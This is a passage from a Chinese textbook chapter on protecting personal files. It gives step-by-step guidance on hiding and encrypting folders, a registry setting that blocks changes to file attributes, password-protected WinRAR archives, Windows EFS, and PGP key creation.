


图 16.53 加密后的文本文件

step 4 单击“文件”菜单，然后选择“另存为”命令，保存被加密的文本文件。打开被加密的文本文件，如图 16.54 所示。




图 16.54 打开被加密的文本文件

如果要查看被加密的文本文件，需要在文本加密器软件中对加密的文本文件进行解密操作，然后再进行查看。

16.5.4 文件夹的隐藏与加密

如果要同时加密多个文件，可以将需要加密的文件放置到同一个文件夹中，然后将该文件夹隐藏或加密，从而实现加密多个文件的目的。下面就讲解隐藏与加密文件夹的实现方法。

16.5.4.1 隐藏文件夹

隐藏文件夹的方法很简单，通过修改文件夹的自身属性就可以实现。通过修改文件夹属性来隐藏文件夹的方法如下。

step 1 右击要隐藏的文件夹，然后选择“属性”命令。

step 2 在弹出的文件夹属性对话框中选择“常规”选项卡，在“常规”选项卡界面中选取“隐藏”复选框，如图 16.55 所示。




图 16.55 隐藏文件夹

step 3 单击“确定”按钮之后，完成隐藏文件夹的操作。

16.5.4.2 加密文件夹

隐藏文件夹并不能保证文件夹中的文件绝对安全，如果将隐藏的文件夹再次显示出来，则文件夹中的文件内容还会被泄密。实际上，可以通过加密文件夹的方法达到加密文件夹中多个文件的目的。当文件夹被加密以后，用户再次访问该文件夹时，需要输入正确的密码，才可以访问和操作该文件夹。加密文件夹通常使用加密文件夹软件来实现，下面以“文件夹加密大师”为例，讲解加密文件夹的实现方法。

step 1 下载并运行“文件夹加密大师”软件，进入到软件的主界面对话框当中，如图 16.56 所示。

step 2 单击“加密”按钮，将弹出选择加密文件夹的对话框，在对话框中选择要加密的文件夹，这里选择的是 D 盘根目录下的“图片”文件夹，如图 16.57 所示。




图 16.56 “文件夹加密大师”软件的主界面

图 16.57 选择要加密的文件夹

step 3 在选择完要加密的文件夹之后，单击“确定”按钮，此时将弹出“密码输入”对话框。在该对话框中输入加密的密码和确认密码之后，选择加密的方式，如图 16.58 所示。

step 4 单击“确定”按钮，将弹出加密成功的提示对话框，同时在软件的主界面窗口中将显示加密文件夹的一些信息，如图 16.59 所示。




图 16.58 设置加密密码

图 16.59 加密成功后的对话框

step 5 单击“确定”按钮之后，加密文件夹的操作成功完成。如果此时想再次打开文件夹，需要在“文件夹加密大师”软件中通过“解密”文件夹的方法来实现。方法是运行“文件夹加密大师”软件，然后选中要解密的文件夹，单击“解密”按钮，在弹出的“密码验证”对话框中输入加密文件时的密码，单击“确定”按钮之后即可实现对该加密文件夹的解密操作，如图 16.60 所示。




图 16.60 解密文件夹

对加密文件夹进行解密操作之后，该加密文件夹的加密信息在“文件夹加密大师”软件的主界面列表中将消失。

16.5.5 禁止修改文件的属性

通常情况下，文件都具有只读、隐藏和一些自定义属性，文件的这些属性通常是可以被修改的。然而，在某些使用环境中，用户并不希望对文件的属性进行随意修改。禁止修改文件属性的操作方法如下所示。

step 1 单击“开始”按钮，然后选择“运行”命令，此时将打开“运行”对话框。在“运行”对话框中输入“regedit”命令，如图 16.61 所示。

step 2 单击“确定”按钮，进入到“注册表编辑器”窗口当中。展开“HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer”注册表项，如图 16.62 所示。

图 16.61 “运行”对话框

图 16.62 “注册表编辑器”窗口

step 3 在窗格空白处单击鼠标右键，然后选择“新建”菜单下的“DWORD 值”命令，如图 16.63 所示。

step 4 将键值名称修改为“nofileassociate”，然后双击该键值，打开“编辑 DWORD 值”对话框，将该对话框的“数值数据”文本框中的值修改为“1”，如图 16.64 所示。




图 16.63 新建一个键值

图 16.64 修改键值

step 5 单击“确定”按钮，确认修改。重新启动计算机之后，即可完成禁止修改文件属性的设置。

16.5.6 压缩软件加密

为了减少文件所占用的空间，便于网络传输，通常要用压缩软件对压缩包进行加密。压缩软件是人人都熟悉的应用软件，使用压缩软件对文件加密的方法是最实用的加密文件方法。下面就讲解如何使用 WinRAR 压缩软件对文件进行加密。

step 1 首先确保计算机系统中已经安装了 WinRAR 压缩软件。右击要压缩的文件或文件夹，在弹出的快捷菜单中选择“添加到压缩文件”命令，如图 16.65 所示。

step 2 随后将弹出“压缩文件名和参数”对话框，在该对话框中选择“高级”选项卡，进入到“高级”选项卡界面当中，如图 16.66 所示。

图 16.65 选择“添加到压缩文件”命令




图 16.66 “高级”选项卡界面

step 3 单击“设置密码”按钮，在弹出的“带密码压缩”对话框中输入密码和确认密码，如图 16.67 所示。

step 4 输入密码之后，单击“确定”按钮，完成设置密码的操作，同时开始压缩文件。压缩完毕后，打开压缩文件，在解压文件时需要输入压缩文件时所设置的密码，如图 16.68 所示。




图 16.67 设置密码




图 16.68 解压文件时需要输入密码

16.6 常用加密软件介绍

除了前面讲解的各种加密方法之外，还可以使用加密软件针对加密对象进行加密。使用加密软件不受被加密文件格式的限制，可以被应用在广泛的使用环境当中。下面就分别讲解 EFS 加密工具软件、万能加密器和 PGP 工具软件的使用方法。

16.6.1 EFS 加密

EFS 的全称是 Encrypting File System，中文意识是“加密文件系统”。EFS 是 Windows 2000/XP 所特有的一个实用功能，对于 NTFS 卷上的文件和数据，都可以直接被操作系统加密保存，在很大程度上提高了数据的安全性。

在使用 EFS 加密一个文件或文件夹时，系统首先会生成一个由伪随机数组成的 FEK（File Encryption Key，文件加密钥匙），然后利用 FEK 和数据扩展标准 X 算法创建加密后的文件，并把它存储到硬盘上，同时删除没有加密的原始文件。随后系统利用用户的公钥加密 FEK，并把加密后的 FEK 存储在同一个加密文件中。当访问被加密的文件时，系统首先利用当前用户的私钥解密 FEK，然后利用 FEK 解密出文件。

在首次使用 EFS 时，如果用户还没有公钥/私钥对（统称为密钥），则会首先生成密钥，然后加密数据。如果用户登录到了域环境中，则密钥的生成依赖于域控制器，否则将依赖于本地机器。

EFS 加密系统对用户是透明的，即如果用户加密了一些数据，那么该用户可以完全访问这些数据，并不会受到任何限制。而当其他非授权用户试图访问加密过的数据时，就会收到“访问拒绝”的错误提示。下面讲解使用 EFS 工具加密文件夹的实现方法。

step 1 右击要压缩的文件夹，在弹出的快捷菜单中选择“属性”命令，如图 16.69 所示。

step 2 随后将弹出文件夹属性对话框，在该对话框中选择“常规”选项卡，进入到“常规”选项卡界面当中，如图 16.70 所示。




图 16.69 选择“属性”命令




图 16.70 “常规”选项卡界面

step 3 单击“高级”按钮，进入到“高级属性”对话框当中。在该对话框中选取“加密内容以便保护数据”复选框，如图 16.71 所示。




图 16.71 实现 EFS 加密

step 4 单击“确定”按钮，返回到文件夹属性对话框当中。单击“确定”按钮，完成 EFS 加密的操作。

如果文件或文件夹被采用 EFS 加密方式加密之后，只有当前执行加密操作的用户才可以打开文件，其他未授权的用户无法打开被加密的文件。

16.6.2 万能加密器

使用“万能加密器”可以完成单个或者多个文件的加密，某些软件还可以对文件进行分割，甚至可以编译为 EXE 格式的自解密文件。下面以使用“Easycode Boy Plus”软件加密文件为例讲解使用“万能加密器”加密文件的实现方法。

step 1 安装并且运行 ECBoy.exe 软件，打开“Easycode Boy Plus”软件的主界面窗口，如图 16.72 所示。

step 2 选择“加密”选项卡，在“加密”选项卡界面中单击“添加文件”按钮，在弹出的“打开”对话框中选择要加密的文件，如图 16.73 所示。

图 16.72 “Easycode Boy Plus”软件的主界面窗口

图 16.73 “打开”对话框

可以通过单击“添加文件”按钮添加多个需要加密的文件。

step 3 在打开要加密的文件之后，返回到“Easycode Boy Plus”软件的主界面窗口当中。在“请输入密码”文本框中输入加密的密码，然后在“请确认密码”文本框中输入确认密码，如图 16.74 所示。

step 4 单击“开始加密”按钮，对所选择的文件开始加密。加密完成后，将弹出提示加密完成的对话框，如图 16.75 所示。

图 16.74 设置加密密码

图 16.75 加密完成后的提示对话框

step 5 单击“关闭”按钮关闭对话框，完成对所选文件的加密操作。

16.6.3 PGP 工具软件

PGP 是一个基于 RSA 公匙加密体系的邮件加密软件。它可以对用户的邮件保密以防止非授权者阅读，还能对用户的邮件加上数字签名从而使收信人可以确信邮件是由熟悉的人发来的。它让用户可以安全地和从未见过面的人进行通信，事先并不需要任何保密的渠道用来传递密匙。它采用了审慎的密匙管理方式，这种管理是一种 RSA 和传统加密的杂合算法，用于数字签名的邮件文摘算法和加密前压缩等。

PGP 应用程序的一个显著特点是加解密速度非常快，加解密 1M 字节的文件在 486/66 机器上大约只要 10 秒钟。另一个显著特点就是具有很强的可移植性，它可以在 DOS、MacOS、OS/2 和 UNIX 等操作系统和 Intel 80X86、68000、VAX、SPARC 和 MC68020 等多种硬件体系下成功运行。

下面讲解 PGP 工具软件的使用方法。

step 1 下载并且安装 PGP 6.5。运行 PGPKeys.exe，创建一个加密密钥。首先将弹出创建加密密钥向导对话框，如图 16.76 所示。




图 16.76 新建密钥向导对话框

step 2 单击“下一步”按钮，进入到输入名称和 E-mail 地址的对话框当中，在其中的“Full name”文本框中输入名称，在“Email address”文本框中输入电子邮件的地址信息，如图 16.77 所示。




图 16.77 输入名称和电子邮件地址

step 3 单击“下一步”按钮，进入到选择密钥类型的对话框当中，在该对话框中选择“RSA”密钥类型，如图 16.78 所示。

step 4 单击“下一步”按钮，进入到选择密钥大小的对话框当中，在该对话框中可以选择加密密钥的大小，如图 16.79 所示。




图 16.78 选择密钥类型




图 16.79 选择密钥大小

step 5 单击“下一步”按钮，进入到设置密钥有效期的对话框当中，在该对话框中可以设置加密密钥的有效期，如图 16.80 所示。




图 16.80 设置加密密钥的有效期

step 6 单击“下一步”按钮，进入到设置密钥密码的对话框当中，在该对话框中的 Passphrase 文本框中输入密钥的密码，在 Confirmation 文本框中输入确认密码，如图 16.81 所示。




图 16.81 设置密钥密码

